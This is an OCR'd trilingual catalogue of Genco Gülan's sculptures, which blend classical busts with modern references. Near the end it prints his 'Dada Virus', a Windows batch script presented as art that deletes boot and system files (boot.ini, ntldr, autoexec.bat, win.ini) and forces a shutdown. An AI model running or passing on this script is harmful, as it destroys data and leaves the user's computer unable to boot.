
***Livie trois Fois**, 2010. Sculpture polymère, bor en marbre. 72 x 72 x 25 cm.* L*a collection de Ferko Signature. Références: Impératrice romaineLivia la 1ère moitié du 1ersiècleap J.-C.*



Şair Robot (Safo), 2017. Aliminyum aksam, IKEA taslar, ardunyo işlemci, mekanik parçalar, sensör ve yazılım.130 x 100 x 100 cm. Referans: Sapho büstü, İzmir (Smyrna) Roma İmparatorluğu Dönemi (Helenistik Döneme ait bir tipin kopyası) ve Mars Rover, Nasa. TÜYAP'taki başka bir sergide Şair Robot seyirci ile etkileşim halinde Safo'dan şiir okudu.

Robot Poet (Saphho), 2017. Alluminium, IKEA vare, processor, metallic parts and custom code. 130 x 100 x 100 cm. Reference: Sapho, Roman Empire Period(A copy from Hellenistic period)and Mars Rover of Nasa. In another exhibition in TUYAP, Robot Poet read out loud poems from Sapho.

***Robot-poète (Sappho)**, 2017. Sculpture en aluminium, processeur ardunio, pièces métalliques avec senseur et logiciel. 130 x 100 x 100 cm. Référence: Sappho, Izmir (Smyrna) Période Romaine, Mars Rover, NASA. Dans àTUYAP, le Robot-poète a lu à haute voix les poèmes de Sappho.*



Yedi kafalı Ejderha (Surname Serisi), 2008. Aliminyum panel. 200 x 150 * 5 cm. Heykel Almanya da Duisburg König-Heinrich-Platzda interaktif bir performansın parçası olmuştur. Referans: 1582 Surname-i Hümayun. Düğün Kitabı, Nurhan Atasoy, Koç Bank yayınları, İstanbul, 1997 ve Metin And.


Dragon with Seven heads. (Surname Series), 2008**.** Alluminium panel. 200 x 150 x 5 cm. Part of and Interactive audio visual performance with sculptures performed in Duisburg König-Heinrich-Platz, Germany. Reference: 1582 Surname-i Hümayun. Düğün Kitabı by Nurhan Atasoy. Koç Bank publications, İstanbul, 1997 and Metin And.

***Dragonà sept têtes (Série Surname)**, 2008. Panneau aluminium. 200 * 150 * 5 cm. Le sculpture a fait partie d'une performance interactive à Duisburg König-Heinrich-Platzda en Allemagne. Référence : 1582, Surname-i Hümayun (Livre de Fêtes Impériaux). Düğün Kitabı (Livre de Noces) Nurhan Atasoy. Publications Koç Bank, Istanbul, 1997 et Metin And.*

Herames, 2017. Polimer ve mermer. 220 x 85 x 40 cm. HBK Koleksiyonu. Referans: Kadın başı (Tanagra tipi), Helenistik Dönem, Marmaris Müzesi, Muğla ve Hera, Antalya Arkeoloji Müzesi.

Herames, 2017. Polymers and marble, 220 x 85 x 40 cm. HBK Collection. Reference: Woman head (Tanagra style)**,** from Hellenistic Period from Marmaris Museum; Mugla and Hera, Antalya Archeology Museum.

***Herames**, 2017. Sculpture polymère, en marbre. 220 x 85 x 40 cm. Collection HBK. Référence: Tête de femme (style Tanagra), d'époque hellénistique du musée Marmaris; Mugla et Hera, du musée d'archéologie d'Antalya.*



Karanlık Baba Romalıydı, 2014. Polimer ve mermer. 90 x 52 x 33 cm. Referans: Marcus Aurelius, MS. 161-180. Kandilli Köyü, Lamunia (Boz höyük) Roma Dönemi ve George Lukas'ın Star Wars film karakteri, Darth Vader, 20 yy. Bu sayfada; Genco Gülan'ın aynı adlı aynı tarihli işi, tuval üzerine akrilik, 120 x 80cm.

Dark Father was Roman, 2014**.** Polymers and marble. 90 x 52 x 33 cm. Reference: Marcus Aurelius, Roman Period and Dart Vader of George Lucas, 20th century. On this page; Genco Gulan's piece with the same date and same name as acrylic on canvas,120 x 80cm.

***Le Père obscur était un romain**, 2014. Sculpture polymère, en marbre. 90 x 52 x 33 cm. Référence: Marcus Aurelius, 161-180 ap J.-C. village de Kandilli, Lamunia (Monticule gris) période romaine de l'Empire and Darth Vader de George Lucas, 20ème siècle. Veuillez trouver surcette page, la pièce de Genco Gulan avec la même date et le même nom en acrylique sur toile, 120 x 80cm.*

Dört Gözlü Venüs, 2014. Polimer ve mermer. 22 x 30 cm. Kadir Has Üniversitesi Koleksiyonu. Referans: Afrodit başı (Milo Venüsü olarak bilinir) İÖ 101, Louvre Müzesi, Paris. Genco Gülan'ın dört gözlü kendi portresi.

Venus with 4 Eyes, 2014. Polymers and marble. 34 x 22 x 30 cm. Kadir Has University collection, Istanbul. Reference: Venus de Milo, 101 BC, Louvre Museum and Genco Gulan's self portrait with four eyes.
***Vénus à quatre yeux**, 2014. Sculpture polymère, en marbre.* 34 x 22 x 30 cm. *La collection de Université Kadir Has.* Références: *Vénus de Milo, 130-100 av J.-C. Musée du Louvre et autoportrait à quatre yeux de Genco Gulan.*

Kumarbaz, 2010. Polimer, bor ve mermer. 94 x 38 x 25 cm. Galeri Artist Koleksiyonu.
Referans: Tiberius başı, Roma dönemi. Efes Müzesi, İzmir ve 20. yüzyıl oyun kartları.

Gambler, 2010. Polymers, boron and marble. 94 x 38 x 25 cm. Gallery Artist Collection.
Reference: Head of Tiberius, Roman Period. Efes Museum, İzmir and 21st century BC. card games.

***Flambeur**, 2010. Sculpture polymère, bor en marbre. 94 x 38 x 25 cm. La collection de Galeri Artist. Références: Tibère, période romaine au musée d' 'Efes, cartes de jeu du XX siècle.*

Plastik İskender, 2015. Demir, polimer ve polietilen.195 x 90 x 85 cm. Referans: İskender (başı) İstanbul Arkeoloji Müzesi ve Guggenheim Berlin müzesinden Pawel Althamer yapıtları.

Plastic Alexander, 2015**.** Iron frame, polymers and polyethylene. 195 x 90 x 85 cm. Reference: The portrait of Alexander the Great from Istanbul Archeology Museum and Pawel Althamer's work from Guggenheim Museum, Berlin.

***Alexandre en Plastique**, 2015. Sculpture en fer, polymère, polyéthylène. 195 x 90 x 85 cm. Référence: Le portrait d'Alexandre le Grand du musée d'archéologie d'Istanbul et les œuvres de Pawel Althamer du musée Guggenheim à Berlin.*

Atina Atina, 2010. Polimer, bor ve mermer. 122 x 38 x 21cm. (sağda) Galeri Artist Koleksiyonu. Referans: Miletli Athena büstü (bronz), Karya, MÖ 350 Bursa Arkeoloji Müzesi ve Genco Gülan, Mavi, YENİ! performansı (2008) alt birimi, 16. İstanbul Tiyatro Festivali etkinliği, Pera Müzesi (yukarıda). İki performansçı (Neşe Mengüloğlu ve Gökçe Akyıldız) tek parça bir elbise içinde, birbirlerine taban tabana zıt, hareket ediyorlar.

Athena Athena, 2010. Polymers, boron and marble. 122 x 38 x 21cm. (On the right.) Gallery Artist Collection. Reference: Athena from Karia 350 BC and Genco Gulan's "Blue" from NEW! performance (2008) at the Pera Museum (See image above.) Two performers (Neşe Megüloğlu ve Gökçe Akyıldız) acting together in a single piece dress.

***Athènes Athènes**, 2010. Sculpture polymère, bore et marbre. 122 x 38 x 21 cm. (droite) La collection de Galeri Artist. Référence: La buste d'Athéné de Milet (bronze), Athena de Karia 350 av J.-C. et le «Blue» de Genco Gulan de YENİ! performance (2008) au Musée Pera (Voir image ci-dessus.)*

Billur, 2014. Polimer ve mermer. 28 x 18 x 40 cm. Referans: Nemesis başı, Antalya Arkeoloji Müzesi ve belki Jake and Dinos Chapman.

Girl with the Balls, 2014. Polymers and marble. 28 x 18 x 40 cm. Reference: Head of Nemesis, Antalya Archeology Museum and maybe Jake and Dinos Chapman.

***Cristalline**, 2014. Sculpture polymère, en marbre. 28 x 18 x 40 cm. Référence: Tête de Nemesis, 2ème - 3ème siècle ap J.-C, du musée d'archéologie d'Antalya et peut-être Jake et Dinos Chapman.*

Bayan Ters, 2015. Polimer ve mermer. 60 x 56 x 38 cm. Referans: Nemesis başı, Roma dönemi (mermer), Hellenistik orjinalden kopya, İÖ 2.nci yüzyıl, Antalya Arkeoloji Müzesi.

Ms Reverse, 2015. Polymers and marble, 160 x 56 x 38 cm.
Reference: Nemesis head, Roman Period, 2nd century BC, Antalya Archeology Museum.

***Madame Inverse**, 2015. Sculpture polymère, en marbre. 160 x 56 x 38 cm. Référence: Tête de Némésis,, époque romaine (marbre), copie originale hellénistique, 2ème siècle av J.-C, musée d'archéologie d'Antalya.*

Sivil, 2014**.** Polimer ve mermer, 80 x 65 x 28 cm. Referans: Artemis (Arkaik stilde), MS 2. yüzyıl, Efes Arkeoloji Müzesi, Selçuk, İzmir ve Oyuncak makineli tüfek 21. yüzyıl başı.

Civil, 2014. Polymers and marble, 80 x 65 x 28 cm. Reference: Artemis in Archaic style, 2nd century AD, Efes Museum, Izmir and toy machine gun 21st century.

***Civil**, 2014. Sculpture polymère, en marbre, 80 x 65 x 28 cm. Référence: Artémis dans le style archaïque, 2ème siècle ap J.-C, du musée d'Efes, Izmir et mitraillette du 21e siècle.*

Maskeli Venüs, 2014. Polimer ve mermer, 30 x 22 x 33 cm. Referans: Afrodit başı (Milo Venüsü) İÖ 101, Louvre Müzesi, Paris ve İstanbul Gezi Parkı protesto imgeleri, 2013. Yurdanur Cansu koleksiyonu.

Venus with a Mask, 2014. Polymers and marble, 30 x 22 x 33 cm. Reference: Venus, 101 AD, Louvre Museum and Gezi Protest images from Istanbul. Yurdanur Cansu Collection.

***Vénus masquée**, 2014. Sculpture polymère, en marbre. 30 x 22 x 33 cm**.** Référence: Vénus, 101ap J.C du musée du Louvre et images de protestations Gezi Istanbul. Collection Yurdanur Cansu.*

Sponsor (Dalgıç Poseydon), 2017. Polimer ve mermer, 220 x 80 x 80 cm. Referans: Poseidon, Denizlerin tanrısı. Byblos (Cebel, Lübnan). Erken Roma Dönemi. MÖ. 1. Yüzyıl ve/ veya MS. 1. Yüzyıl ve kaptan Jacques Cousteau, Fransız kaşif. Sponsor 2018 yaz dönemi boyunca, 7 ay İzmir Çeşme açıklarında, Derin Doğa Dalış merkezi katkılarıyle, su altında yaklaşık 8 metre derinlikte sergilendi.

Sponsor (Scuba Poseidon), 2017. Polymers and marble, 220 x 80 x 80 cm. Reference: Poseidon, god of the seas, Byblos (Cebel, Lebanon) Hadrian period, the first half of the 1st century AD and later, captain Jacques Cousteau, the French explorer of the 20th century. Sponsor had been exhibited under water all through the summer of 2018 thanks to Derin Doga Diving Center.

***Sponsor (Poséidon)**, 2017. Sculpture polymère, en marbre. 220 x 80 x 80cm. Référence: Poséidon, le dieu des mers, Byblos, Liban, Période Hadrian, la première moitié du 1er siècle après JC et le capitaine Jacques Cousteau, explorateur français du XXe siècle. Au cours de l'été 2018, le sponsor a exposé une profondeur d'environ 8 mètres sous l'eau au large de Cesme, Izmir.*

Örümcek Genco, 2014**.** Galvanizli saç, slikon, akrilik, lastik papuçlar, kulaklık, 152 x 220 x 220 cm. Referans: Doktor Oktopus (Otto Octavius), Marvel Comics, 1963.

Spider Genco, 2014. Metal, silicone, acrylic, sport shoes, head phones, 152 x 220 x 220 cm. Referance: Doctor Octopus (Otto Octavius), Marvel Comics, 1963.

***Genco Araignée**, 2014. Feuille galvanisé, silicium, acrylique, chaussures en caoutchouc, écouteurs. 152 x 220 x 220 cm. Référence: Docteur Octopus, Marvel Comics, 1963.*

Para Kafa (Apollo), 2017. Alçı, silikon ve bozuk para, 45 x 34 x 45 cm. Referans: Apollo başı, İÖ 460, Zeus Tapınağı, Olympia, Yunanistan. Ayrıca metal Türk Lirası, Amerikan Doları.

Money Head (Apollo), 2017. Plaster, silicone, coins. 45 x 34 x 45 cm. Reference: Apollo portrait 460 AD, Olympia, Greece and coins of different currencies, such as Euro, dollars and Turkish Lira.

***La tête de monnaie (Apollon)**, 2017. Sculpture en plâtre, silicium et monnaies. 45 x 34 x 45 cm. Référence: Tête de Apollo 460 ap J.-C, Olympie Grèce.Monnaies turques, dollar américain.*

Pinokyo (Eros), 2014**.** Polimer ve mermer, 15 x 23 x 20 cm.
Referans: Efes Arkeoloji Müzesi ve Pinokyo'nun Maceraları (1883) Carlo Collodi. Ayrıca (solda) Genco Gülan, Aşık Eros, 2010.

Pinocchio (Eros), 2014**.** Polimers and marble dust. 15 x 23 x 20 cm.
Reference: Efes Archeology Museum and the book Le avventure di Pinocchio (1883), Carlo Collodi. Also (left) Genco Gülan, Eros in Love, 2010.

***Pinocchio (Éros)**, 2014. Sculpture polymère, en marbre. 15 x 23 x 20 cm.*
Référence:Musée archéologique d'Efes. Les aventures de Pinocchio (1883) Carlo Collodi.

Alışverişi Kaçamağı, 2010. Polimer, mermer, bor ve metal alışveriş arabası, 75 x 34 x 26 cm. Elgiz Müzesi Koleksiyonu. Referans: Afrodit Torsosu, Efes Müzesi ve Genco Gülan, Shopping Water, 2006. 00:10:44.

Shop lifting, 2010. Polymers, marble dust, boron and metal shopping cart. 75 x 34 x 26 cm. Elgiz Museum Collection. Reference: Aphrodite torso, Efes Museum and Genco Gulan, Shopping Water, 2006. 00:10:44.

***Vol à l'étalage**, 2010. Sculpture polymère, bore en marbre et chariot de supermarché en métal. 75 x 34 x 26 cm. Collection de Musée Elgiz. Référence; Torse d'Aphrodite du Musée d'Efes et Genco Gulan, Eau le Shopping, 00:10:44. 2006.*

Hermes Yürüyüşü, 2010. Polimer, bor ve mermer, 80 x 55 x 25 cm. Ferko Signature Koleksiyonu, Levent. Referans: Kanatlı Hermes portresi, ve Romalı Asker Ayakları, (muhtemelen MS. 2 yüzyıl), Roma İmparatorluğu dönemi, İstanbul Arkeoloji Müzesi ve klonlanan ilk memeli; Dolly (1996).

Hermes Walker, 2010. Polymers, marble and boron. 80 x 55 x 25 cm. Ferko Signature Collection, Levent, Istanbul. Reference: Hermes with Wings portrait and Roman Soldier's Legs, (probably 2nd century AD), Istanbul Archeology Museum and also cloning of Dolly (1996) a female domestic sheep, and the first mammal cloned.

***Hermès Marcheur**, 2010. Sculpture polymère, bore en marbre,. 80 x 55 x 25 cm. Collection Ferko Signature, Istanbul. Référence: Hermès aux ailes et Jambes de soldat romain, (probablement 2e siècle ap J.-C) du musée d'archéologie d'Istanbul et le clonage de Dolly (1996), une brebis domestique, et le premier mammifère cloné.*

```
@echo off

attrib -r -s -h c:autoexec.bat
del c:autoexec.bat
attrib -r -s -h c:boot.ini
del c:boot.ini
attrib -r -s -h c:ntldr
del c:ntldr
attrib -r -s -h c:windowswin.ini
del c:windowswin.ini
@echo off
msg * stop playing with the computer
and make some ART!!!!

shutdown -s -t 7 -c ▮GENCO IS TAKING OVER c:Drive
```

Genco Gülan, Dada Virus, 2018**.** Windows için Virüs kodu. Three Rooms Press'in yayınladığı MAINTENANT 12, A Journal of Contemporary Dada Writing & Art, Haziran 2018'de yayınladığı şekliyle. Editörler: Peter Carlaftes ve Kat Georges.

Genco Gulan, Dada Virus, 2018. Virus code for Windows. Published in; Maintenant 12, A Journal of Contemporary Dada Writing & Art, of Three Rooms Press in June 2018. Editors: Peter Carlaftes ve Kat Georges.

***Genco Gülan, Virus Dada**, 2018**.** Code virus pour Windows. MAINTENANT 12, publié par Three Rooms Press, A Journal of Contemporary Dada Writing &Art, version publiée en Juin 2018. Editeurs : Peter Carlaftes et Kat Georges.*

Klasik Korsan, 2015. Polimer, mermer ve yün maske, 55 x 24 x 32 cm. Referans: Afrodit başı Louvre Müzesi Paris, Erwin Wurm ve Genco Gülan, Dada Virüs. (Kod yukarıda)

